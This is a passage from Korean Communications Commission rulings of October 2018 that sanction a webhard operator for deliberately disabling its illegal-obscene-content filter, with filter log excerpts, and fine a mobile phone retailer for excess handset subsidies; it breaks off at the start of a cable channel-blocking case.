
방송통신위원회는 피심인을 대상으로 기술적 조치 의무 이행에 대해 현장점검(2018. 8. 23.) 및 사후 모니터링 점검(2018. 10. 18.)을 하였고, 다음과 같은 사실을 확인하였다.

2. 행위사실

가. 불법음란정보 유통방지를 위한 기술적 조치{「전기통신사업법」 제22조의3(특수유형부가통신사업자의 기술적 조치 등) 제1항제2호의 기술적 조치} 의무를 이행하지 않은 행위


피심인은 2018년 5월 3일부터 방송통신위원회의 사후 모니터링 점검일(2018. 10. 18.)까지 피심인의 웹하드 사이트에 불법음란정보를 인식하여 이용자들이 업로드하거나 다운로드할 때에 차단 기능이 작동하도록 조치하지 않아, 불법음란정보 유통을 방치한 사실이 있다.

[그림] 현장점검시 채증화면(불법음란정보의 업로드가 가능한 상태)



※ 불법음란정보 표본(방심위 DB)을 업로드해 본 결과, 업로드가 진행됨(붉은색 부분)

[그림] 사후 모니터링 점검시 채증화면(불법음란정보의 업로드가 가능한 상태)



나. 정당한 권한 없이 기술적 조치를 무력화{「전기통신사업법」 제22조의3 (특수유형부가통신사업자의 기술적 조치 등) 제2항의 무력화 행위}한 행위

피심인은 서비스 개시 시점인 2018년 1월 17일부터 피심인의 웹하드 사이트에 불법음란정보를 인식하여 이용자들이 업로드하거나 다운로드할 때에 작동하는 차단 기능을 적용해 오다가 같은 해 5월 3일에 고의로 제거한 사실이 있다.

[그림] 자동 차단(필터링) 시스템 로그기록①('18. 1. 17.부터 차단 실시)

	A	B	C	D	E
1	idx	userid	mhash	filename	regdate
2	51	aofurroal@Z	4d861bb297112e92f30d8ed1cf85b9ed687299894	76f3b42ab772b039964b36bdaa421f5f_687299894	2018-01-17 5:57
3	52	aofurroal@Z	a6a1ea309ed1a03ca44078a402de45101440524399	87a34ad630bb8ac11670cfa0166493b7_1440524399	2018-01-17 5:58
4	53	aofurroal@Z	88b7cc9134b94fb407aea3432ec776a8730813814	e7774821b109fd29000f7c7ad6a2b0da_730813814	2018-01-17 6:00
5	54	aofurroal@Z	01f945dc0a7d86a1d9a63ef10ba5c2e5703922285	bddf200edfcbcd16481ec5255c3692ab_703922285	2018-01-17 6:01
6	55	aofurroal@Z	3ee93e6edbb1d8def8d353979a40edce1501230233	8fccbedbce1fcd63cbab668139e4dacc_1501230233	2018-01-17 6:09
7	56	aofurroal@Z	c13c69af7d55a84a6226340f455615b21810992290	740c4baaa5477512de22e61f1b01dd2f_1810992290	2018-01-17 6:12
8	57	ckdvhehd97@Z	9115b1e35c174d409ef8162971fa71bf747546738	8f266050ac9f7c7dc30d420702915dd9_747546738	2018-01-17 6:13
9	58	ckdvhehd97@Z	4d861bb297112e92f30d8ed1cf85b9ed687299894	76f3b42ab772b039964b36bdaa421f5f_687299894	2018-01-17 6:14
10	59	aofurroal@Z	80b243332dca977d3706f704f6955e71814054450	f3993f7239e55f8101c7fae40d7b004_1814054450	2018-01-17 6:15
11	60	ckdvhehd97@Z	88b7cc9134b94fb407aea3432ec776a8730813814	e7774821b109fd29000f7c7ad6a2b0da_730813814	2018-01-17 6:15
12	61	ckdvhehd97@Z	01f945dc0a7d86a1d9a63ef10ba5c2e5703922285	bddf200edfcbcd16481ec5255c3692ab_703922285	2018-01-17 6:17
13	62	ckdvhehd97@Z	76c1b41686186ea4a2036d5ae8ca63bd1666415462	4c8578b3ba8e587fa1e05d1823211cf8_1666415462	2018-01-17 6:18
14	63	ckdvhehd97@Z	b9fb2f943bd10416d532329edd7a4ddd1563698388	579ff0155587f284d125f1b79c608be3_1563698388	2018-01-17 6:20
15	64	ckdvhehd97@Z	a6a1ea309ed1a03ca44078a402de45101440524399	87a34ad630bb8ac11670cfa0166493b7_1440524399	2018-01-17 6:23
16	65	time9305@Z	9115b1e35c174d409ef8162971fa71bf747546738	8f266050ac9f7c7dc30d420702915dd9_747546738	2018-01-17 6:23
17	66	aofurroal@Z	f7f447e0f640f93e041dfda6f64611ba1625828497	ee428d1652bec91126583a4448e4bbb0_1625828497	2018-01-17 6:24
18	67	aofurroal@Z	f7f447e0f640f93e041dfda6f64611ba1625828497	ee428d1652bec91126583a4448e4bbb0_1625828497	2018-01-17 6:24
19	68	time9305@Z	4d861bb297112e92f30d8ed1cf85b9ed687299894	76f3b42ab772b039964b36bdaa421f5f_687299894	2018-01-17 6:25
20	69	ckdvhehd97@Z	6de2dd58fbc3229310ac0b88b229fa671780242	8aa3dfdf618d7c55d8191b396bda24dc_671780242	2018-01-17 6:25
21	70	ckdvhehd97@Z	3ee93e6edbb1d8def8d353979a40edce1501230233	8fccbedbce1fcd63cbab668139e4dacc_1501230233	2018-01-17 6:26
22	71	ckdvhehd97@Z	33b650f9035f1dee12dea5b4c0a10e81936404009	e7d42f2a42f675821f080f6e96db9b18_1936404009	2018-01-17 6:29
23	72	time9305@Z	196a5edf96f03caf359dda20616eb97b712129001	4ee917a0c815fbdffdefa017963dadedf4_712129001	2018-01-17 6:29
24	73	time9305@Z	2889a6ee64ae6ae1950a298668cc2e23619140866	fd6722e0d35b44afad7d7118107f8863_619140866	2018-01-17 6:31
25	74	time9305@Z	d3f3189046f8b03644c3407014625640628224181	9408039a3b636a3d3716ed902942a9e8_628224181	2018-01-17 6:32
26	75	kk7669884@Z	85f7261d8a915f4a9345181ab228786d3045629068	ae53e80e7fdddecadb747f0ae44164f_3045629068	2018-01-17 6:33
27	76	time9305@Z	04dda0db2ef9546baff592dd7b637ef705179657	61c4ef30ee1991081af3ba3b116bf6a6_705179657	2018-01-17 6:33
28	77	time9305@Z	f85285addb6132ddf474057d509ebb3c671729042	b96d8ebf3da6c092d160f887c910c8c8_671729042	2018-01-17 6:34

[그림] 자동 차단(필터링) 시스템 로그기록②('18. 5. 3. 이후의 차단기록 없음)

	A	B	C	D	E
1	idx	userid	mhash	filename	regdate
168762	168811	sapling4@Z	53c1c00457105aa0d837cc44ad5920ad1382360037	704a43b41dcc85bfb054c1057f2c3428_1382360037	2018-05-03 10:45
168763	168812	bae0187@Z	701a01da5a3a31dc6999aa25543f33b9548856961	9627830e53b351a793f2aa8c60e6f5d7_548856961	2018-05-03 10:45
168764	168813	bae0187@Z	88c4c98321904344b89b1f1a2d0c49a1113023369	c012320923c7774399891a398f3e855c_1113023369	2018-05-03 10:46
168765	168814	eorhdcnrrjs@Z	b77f7ffd615db541b7b4077cbb4533821633669738	843518e1349d49c42d5dbdff30f6b076_1633669738	2018-05-03 10:46
168766	168815	tydtyd	ac8802b0829f7e7711d102847e8bf4482547999737	fd9fda144710f44eccb1cc373916330b_2547999737	2018-05-03 10:47
168767	168816	bae0187@Z	feffd03bf4dcb1d3d3ab04802a923cd41104661039	e9e42878c63442a3446ed8c8a8892a5a_1104661039	2018-05-03 10:47
168768	168817	ehs4314@Z	6150c0ac58de21434154c31aa5d218431077043503	6269bcbce80f914024171c69b46f5dc2b_1077043503	2018-05-03 10:48
168769	168818	bae0187@Z	85d884a8d896708c8b1db03ee12292761121105964	7ef7794bc8286e34cf77b33583c15646_1121105964	2018-05-03 10:49
168770	168819	eorhdcnrrjs@Z	69a3464bac907aa496bf1e88d034e1fc1351495641	66a69efc786398396e40318432c2fe0d_1351495641	2018-05-03 10:50
168771	168820	bae0187@Z	dceb7d622db0aa75ff9b2ee9d486b0fd1113683526	6bfbe8851832b66b122aa3fedf8ef1eb_1113683526	2018-05-03 10:51
168772	168821	tydtyd	0d9a6f818fb5bf1ca167d44ae85e12ea3780949164	c4cd20b4ca5dd938f2ebb93e889757c9_3780949164	2018-05-03 10:51
168773	168822	bae0187@Z	7b05eb87c9f2b6ca9676a7bb6f98282a1113984726	48fb61bf9034e67e365e919a5baaafb0_1113984726	2018-05-03 10:53
168774	168823	eorhdcnrrjs@Z	7b5371523d75c9d675d7adb9e2e9ec561156624633	5e65268520f852592226d2a708b2eeb9_1156624633	2018-05-03 10:54
168775	168824	bae0187@Z	53ff75c1402d2a1ef75a8a841be6f9cc1106772098	4cfe2b7af166ae4bd6c4918f0c66212a_1106772098	2018-05-03 10:55
168776	168825	bbuckcherry@Z	bc4d65f57f82319bd297ef000ec3051a788670282	45f7085f13e3905b328a399fd81e9dbc_788670282	2018-05-03 10:56
168777	168826	ehs4314@Z	2b316a84f6c5257689e6e068ab0124ef1094341464	604a8e3a60fe477f8fad8b4a21208690_1094341464	2018-05-03 10:56
168778	168827	bae0187@Z	c430fdddb6aad984f9cda1771183e7191123825755	b19e20a6308068ce2546a257e98cf3e7_1123825755	2018-05-03 10:57
168779	168828	bbuckcherry@Z	edc243b019628f27344f392167d325e3798651191	613649026e1a89a6d01a508668b40d9e_798651191	2018-05-03 10:57
168780	168829	tydtyd	c490dde6b045cbfbdca8af648aff1fe933020615947	63e116d04e9a60175ebb254216732157_3020615947	2018-05-03 10:57
168781	168830	eorhdcnrrjs@Z	e4d531124cb2a364a87c0b92e0c3c70a1025758889	a849348dce0c63946284b51f1e5caeee_1025758889	2018-05-03 10:58
168782	168831	bbuckcherry@Z	ed2268cbd8bb6405bd5fd4e50af87ae8800510658	7f62817e13846c5b92e37df27cd8bc00_800510658	2018-05-03 10:58
168783	168832	bae0187@Z	b38bae56a77ea8ea9c0f3dedc32067551105560489	9954778c148c9379608aa403190f91a8_1105560489	2018-05-03 10:58
168784					
168785					
168786					
168787					

다. 처분의 사전통지 및 의견수렴

방송통신위원회는 2018. 9. 4. ‘불법음란정보 유통방지를 위한 기술적 조치 위반 사업자 시정조치(안) 사전통지’ 공문을 통하여 이 사건에 대한 피심인의 의견을 요청하였으나, 피심인은 의견제출기간(2018. 9. 4. ~ 9. 28.)까지 이에 대한 별도의 의견을 제출하지 않았다.

III. 위법성 판단

1. 관련법 규정

가. 「전기통신사업법」 제22조의3제1항제2호는 “특수유형부가통신사업자 중 제2조제13호가목에 해당하는 자는 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」 제44조의7제1항제1호에 따른 불법정보의 유통 방지를 위하여 대통령령으로 정하는 기술적 조치를 하여야 한다.”라고 규정하고 있다.

나. 「전기통신사업법」 시행령 제30조의3제1항은 “법 제22조의3제1항에서 ‘대통령령으로 정하는 기술적 조치’란 다음 각 호의 모두에 해당하는 조치를 말한다.

제1호. 법 제22조제2항에 따라 특수한 유형의 부가통신사업을 등록한 자 중 법 제2조제13호가목에 해당하는 역무를 제공하는 자(이하 이 조에서 "사업자"라 한다)가 정보의 제목, 특징 등을 비교하여 해당 정보가 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」 제44조의7제1항제1호에 따른 불법정보(이하 "불법음란정보"라 한다)임을 인식할 수 있는 조치

제2호. 사업자가 제1호에 따라 인식한 불법음란정보의 유통을 방지하기 위하여 해당 정보를 이용자가 검색하거나 송수신하는 것을 제한하는 조치

제3호. 사업자가 제1호의 조치에도 불구하고 불법음란정보를 인식하지 못하여 해당 정보가 유통되는 것을 발견하는 경우 해당 정보를 이용자가 검색하거나 송수신하는 것을 제한하는 조치

제4호. 사업자가 불법음란정보 전송자에게 불법음란정보의 유통 금지 등에 관한 경고문구를 발송하는 조치”

라고 규정하고 있다.

다. 「전기통신사업법」 제22조의3제2항은 “누구든지 정당한 권한 없이 고의 또는 과실로 제1항에 따른 기술적 조치를 제거·변경하거나 우회하는 등의 방법으로 무력화하여서는 아니 된다. 다만, 다음 각 호의 어느 하나에 해당하는 경우에는 그러하지 아니하다.

1. 중앙행정기관 또는 지방자치단체가 법령에 따른 정당한 업무집행을 위하여 필요한 경우

2. 수사기관, 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」에 따른 정보보호 최고책임자 및 한국인터넷진흥원 등이 해킹 등 정보통신망 침해사고 발생에 대응하기 위하여 필요한 경우”

라고 규정하고 있다.

2. 위법성 판단

가. 불법음란정보 유통방지를 위한 기술적 조치{「전기통신사업법」 제22조의3(특수유형부가통신사업자의 기술적 조치 등) 제1항제2호의 기술적 조치} 의무를 이행하지 않은 행위

피심인이 자신이 운영하는 웹하드 사이트에 불법음란정보를 인식하여 이용자들이 업로드하거나 다운로드할 때에 차단 기능이 작동하도록 조치하지 않은 행위는 「전기통신사업법」 제22조의3제1항제2호(불법음란정보 유통방지를 위한 기술적 조치 의무), 같은 법 시행령 제30조의3제1항제1호 및 제2호를 위반한 것이다.

나. **정당한 권한 없이 기술적 조치를 무력화**{「전기통신사업법」 제22조의3 (특수유형부가통신사업자의 기술적 조치 등) 제2항의 무력화 행위}한 행위

피심인이 「전기통신사업법」 제22조의3제2항 제1호 및 제2호에 따라 기술적 조치를 무력화할 수 있는 정당한 권한이 없는 상태에서, 자신이 운영하는 웹하드 사이트에 불법음란정보를 인식하여 이용자들이 업로드하거나 다운로드할 때에 작동하는 차단 기능을 고의로 제거한 행위는 같은 법 제22조의3제2항(기술적 조치의 무력화 행위 금지)을 위반한 것이다.

< 피심인의 위반사항 >

사업자 명	위반내용	법령 근거		
		법률	시행령	세부 내용
(주)워드 디스크	기술적 조치 미이행	§22의3① 2호	§30의3① 1, 2호	불법음란정보를 업로드하거나 다운로드할 때에 차단 기능이 작동하도록 조치하지 않은 행위
	기술적 조치 무력화	§22의3②		불법음란정보를 업로드하거나 다운로드할 때에 작동하는 차단 기능을 고의로 제거한 행위

IV. 시정조치 명령

1. 시정명령

피심인은 특수한 유형의 부가통신사업을 경영함에 있어서 불법음란정보의 유통 방지를 위하여, 불법음란정보를 인식하고 이용자가 송수신하는 것을 제한하는 조치 등 기술적 조치를 하여야 한다.

2. 시정명령 이행결과의 보고

피심인은 제1항의 시정명령에 따른 시정조치를 이행하고, 그 실시 결과(불법음란정보 차단 필터링 적용 조치의 이행 결과 등)를 포함한 불법음란정보의 유통 방지를 위한 재발방지대책(불법음란정보 차단을 위한 사업자의 자체 모니터링 운영계획 등)을 수립하여 시정명령을 받은 날로부터 7일 이내에 방송통신위원회에 보고하여야 한다.

3. 과태료 부과

피심인의 「전기통신사업법」 제22조의3제1항 및 같은 법 시행령 제30조의3제1항 위반에 대한 과태료는 같은 법 제104조(과태료)제3항제1호, 같은 법 시행령 제66조(과태료의 부과기준) 및 [별표 11]에 따라 다음과 같이 부과한다.

가. 기준금액

「전기통신사업법」 시행령 제66조(과태료의 부과기준) 및 [별표 11]은 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인의 위반행위가 첫 번째에 해당하여 1차 위반 과태료인 700만원을 적용한다.

< 위반 횟수별 과태료 금액 >

위반행위	근거 법조문	위반 횟수별 과태료 금액(만원)		
		1차 위반	2차 위반	3차 이상 위반
다. 법 제22조의3제1항을 위반하여 기술적 조치를 하지 않거나 같은 조 제3항을 위반하여 기술적 조치의 운용·관리 실태를 기록·관리하지 않은 경우	법 제104조 제3항제1호	700	1,400	2,000

나. 과태료의 가중

「전기통신사업법」 시행령 제66조(과태료의 부과기준) 및 [별표 11]은 ▲사업 종류 및 규모, ▲위반행위의 고의·과실 여부, 동기·내용, ▲위반의 정도 및 그 결과, ▲이 법을 위반하여 과태료를 부과 받은 사실이 있는 경우 등을 고려하여, 과태료를 가중 부과할 필요가 있다고 인정되는 경우에는 해당 위반행위 과태료 금액의 2분의 1까지 가중하여 부과할 수 있다고 규정하고 있다.

피심인은 자신이 운영하는 웹하드 사이트에 불법음란정보를 인식하여 이용자들이 업로드하거나 다운로드할 때에 작동하는 차단 기능을 2018년 1월 17일부터 적용해

오다가 2018년 5월 3일에 차단 기능을 고의로 제거하고 작동하도록 조치하지 않았으며, 방송통신위원회가 위반사항의 사실확인(2018. 8. 23.)시 즉각적인 시정조치를 안내하였음에도 사후 모니터링 점검일(2018. 10. 18.)까지 시정을 위한 별도의 조치를 하지 않아, 불법음란정보가 무분별하게 유통되도록 방치하는 등 위반행위의 정도가 매우 심하다고 판단되므로 기준금액의 2분의 1인 350만원을 가중한다.

< 과태료 산출내역 >

위반조문	기준금액	가중	감경	최종 과태료
§22의3①	700만원	350만원	없음	1,050만원
계				1,050만원

다. 최종 과태료

이에 따라, 피심인의 「전기통신사업법」 제22조의3제1항 위반에 대해 1,050만원의 과태료를 부과한다.

V. 결론

피심인의 「전기통신사업법」 위반행위에 대하여 같은 법 제92조(시정명령)제1항 제1호, 제104조(과태료)제3항제1호에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 이 시정명령 부과처분에 불복이 있는 경우, 「행정심판법」 제27조 및 「행정소송법」 제20조의 규정에 의하여 처분을 받은 날부터 90일 이내에 방송통신위원회에 행정심판청구 또는 관할법원에 행정소송을 제기할 수 있다.

피심인은 이 과태료 부과처분에 불복이 있는 경우, 「질서위반행위규제법」 제20조 규정에 의하여 처분을 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

- 과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 「질서위반행위규제법」 제20조제2항 규정에 의하여 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판 절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료 납입 의무를 부담한다.

이에 주문과 같이 의결한다.

2018년 10월 25일

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

5. 국민신문고 등 민원 관련 유통점의 단말기유통법 위반(10.25)

1. 개 요

방송통신위원회는 10월 25일 전체회의를 개최하여, 이동통신단말장치 지원금을 과다하게 지급하는 등 “이동통신단말장치 유통구조 개선에 관한 법률(이하 ‘단말기유통법’)”을 위반한 56개 유통점에 대하여 과태료를 부과하기로 의결하였다.

이번 제재는 국민신문고 민원 등을 통해 신고·접수된 76개 유통점을 사실조사한 결과에 따른 것으로 지원금 과다 지급, 특정요금제 등 사용 의무 부과, 오인광고, 사전승낙서 미게시, 사실조사 거부·방해 등 단말기 유통법을 위반한 56개 유통점에 대해 각각 70만원 ~ 1,500만원의 과태료가 부과되었다.

방송통신위원회는 이동통신사업자가 공시한 지원금을 초과하여 과다하게 지원금을 지급하는 행위 등 단말기유통법을 위반하는 일선 유통점의 위법한 행위에 대해서는 보다 철저한 조사와 제재조치를 통해 단말기 유통시장의 안정성과 투명성을 확보하고 공정경쟁 저해 및 선의의 이용자가 피해를 보는 일이 발생하지 않도록 지속적으로 노력하고 있다.

2. 관련 사례

1. 유통점의 단말기유통법 위반행위

방 송 통 신 위 원 회 심의 · 의결

안건번호 제2018-58-478호

안 건 명 국민신문고 등 민원 관련 유통점의 단말기유통법 위반행위에 대한
시정조치에 관한 건

피 심 인 1개 이동통신 유통점

의결연월일 2018. 10. 25.

주 문

1. 피심인은 이동통신서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 15를 초과하여 지원금을 지급하는 행위를 즉시 중지하여야 한다.
2. 피심인은 제1호의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 한다.
3. 피심인에 대하여 다음과 같이 과태료를 부과한다.

가. 금 액 : 1,500,000원

나. 납부기한 : 과태료 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 조사 경위

가. 조사배경

- 국민신문고 등으로 신고된 단말기유통법 위반 민원(675개 유통점) 중 현장 조사가 필요한 75개 유통점을 선정하여 지원금 과다 지급 등의 위반행위에 대한 사실조사를 실시하게 되었다.

2. 사실조사 결과

가. 조사 대상

- 국민신문고 등으로 신고·접수('16. 2월 이후)된 민원을 분석하여 전국 75개 유통점을 대상으로 선정하였으며, 사실조사 과정에서 1개점이 추가되어 최종 76개점을 조사하였다.

- (조사대상 기간) 민원 해당월 및 '18.1.1.(금) ~ 사실조사 현재일

나. 행위사실

- 방송통신위원회는 피심인에 대하여 이동통신단말장치 유통구조 개선에 관한 법률(이하 '단말기유통법'이라 한다) 위반사항에 대해 조사하여 분석한 결과, 아래와 같은 사실을 확인하였다.

- 피심인은 위 조사대상 기간 중에 이동통신사업자가 공시한 지원금의 100분의 15를 초과한 지원금(이하 '과다 지원금')을 지급하였다.

- o 방송통신위원회는 2018년 8월 23일 '행정처분 사전통지' 공문을 통하여 피심인에게 의견진술 기회를 부여하였다.

3. 위법성 판단

가. 관련법 규정

단말기유통법 제4조 제5항은 대리점 또는 판매점은 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있도록, 같은 법 제13조제2항은 방송통신위원회는 소속 공무원에게 대리점·판매점 등의 사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있도록 각 규정하고 있다.

< 단말기유통법 근거 조항 >

제4조(지원금의 과다 지급 제한 및 공시)

- ⑤ 대리점 또는 판매점은 제3항에 따라 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있다.

제13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속공무원에게 이동통신사업자(특수 관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있다.

나. 위법성 판단

피심인이 일부 이용자들에게 과다 지원금을 지급한 행위는 제4조(지원금의 과다 지급 제한 및 공시)제5항을 위반한 것으로 인정된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인은 단말기유통법 제14조제2항제4호에 따라 이동통신서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 15를 초과하여 지원금을 지급하는 행위를 즉시 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인은 단말기유통법 제14조제2항제5호에 따라 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 내에 피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 한다.

< 공표문안 >

○○○(유통점명)은 '이동통신단말장치 유통구조 개선에 관한 법률' 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 이동통신서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 15를 초과하여 지원금을 지급하여 '이동통신단말장치 유통구조 개선에 관한 법률'을 위반했다는 이유로 위반행위 즉시 중지 등의 시정명령을 받은 사실이 있습니다.

2018년 00월 00일

○○○(유통점명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm이상

5. 과태료 부과

피심인의 단말기유통법 위반행위에 대하여 같은 법 제22조제3항제3호, 같은 법 시행령 제17조 [별표 3]에 따라 다음과 같이 과태료를 부과한다.

가. 기준금액

단말기유통법 시행령 제17조 [별표 3]은 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인의 위반행위가 첫 번째에 해당하여 1회 위반 과태료를 적용한다.

< 과태료 부과기준 >

위반행위	근거 법조문	구분	과태료 금액(만원)			
			1회 위반	2회 위반	3회 위반	4회 이상 위반
라. 법 제4조제5항을 위반하여 공시된 지원금의 100분의 15의 범위를 초과하여 이용자에게 지원금을 추가로 지급한 경우	법 제22조 제3항제3호	대규모유통업자 외의 자	100	300	600	1,000
		대규모유통업자	500	1,500	3,000	5,000

나. 추가적 가중 또는 감경

단말기유통법 시행령 제17조 [별표 3]에 따르면 위반행위의 정도, 위반행위의 동기와 그 결과, 사업의 규모 등을 고려하여 과태료 부과기준 금액의 2분의 1범위에서 가중할 수 있도록 정하고 있는 바, 이용자에게 10만원 이상의 지원금을 지급한 행위를 고려하여 부과기준 금액의 50%를 가중한다.

다. 최종 과태료

이에 따라, 피심인에게 1회 위반에 해당하는 기준 금액 1,000,000원에 50%를 가중한 금액(+500,000원)을 합산한 1,500,000원의 과태료를 부과한다.

6. 결론

상기 피심인의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령) 및 제22조(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 위 시정명령에 불복이 있는 경우, 행정심판법 제23조부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조의 규정에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다.

피심인은 과태료 부과처분에 불복이 있는 경우, 질서위반행위규제법 제20조제1항의 규정에 따라 처분의 통지를 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 질서위반행위규제법 제20조제2항 규정에 의하여 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료를 납부하여야 한다.

이에 주문과 같이 의결한다.

2018년 10월 25일

위원장 이 효 성 (인)

부위원장 허 욱 (인)

위원 김 석 진 (인)

위원 표 철 수 (인)

위원 고 삼 석 (인)

6. 방송채널 차단행위의 금지행위 위반(10.31.)

1. 개 요

방송통신위원회(위원장 이효성)는 '18. 10. 31.(수) 전체회의를 개최하여, 티브로드의 방송채널 차단 관련 금지행위 위반 행위에 대해 과징금 1억 5,826만원을 부과하였다.

티브로드는 하나의 방송상품에 가입하고 2대 이상의 TV를 시청하고 있는 자사 가입자의 추가 가입을 유도하려는 목적으로 필터링 작업을 실시하였다. 필터링 작업은 특정 주파수 대역의 방송채널을 차단하는 필터를 각 세대로 인입되는 케이블에 설치하는 작업이다.

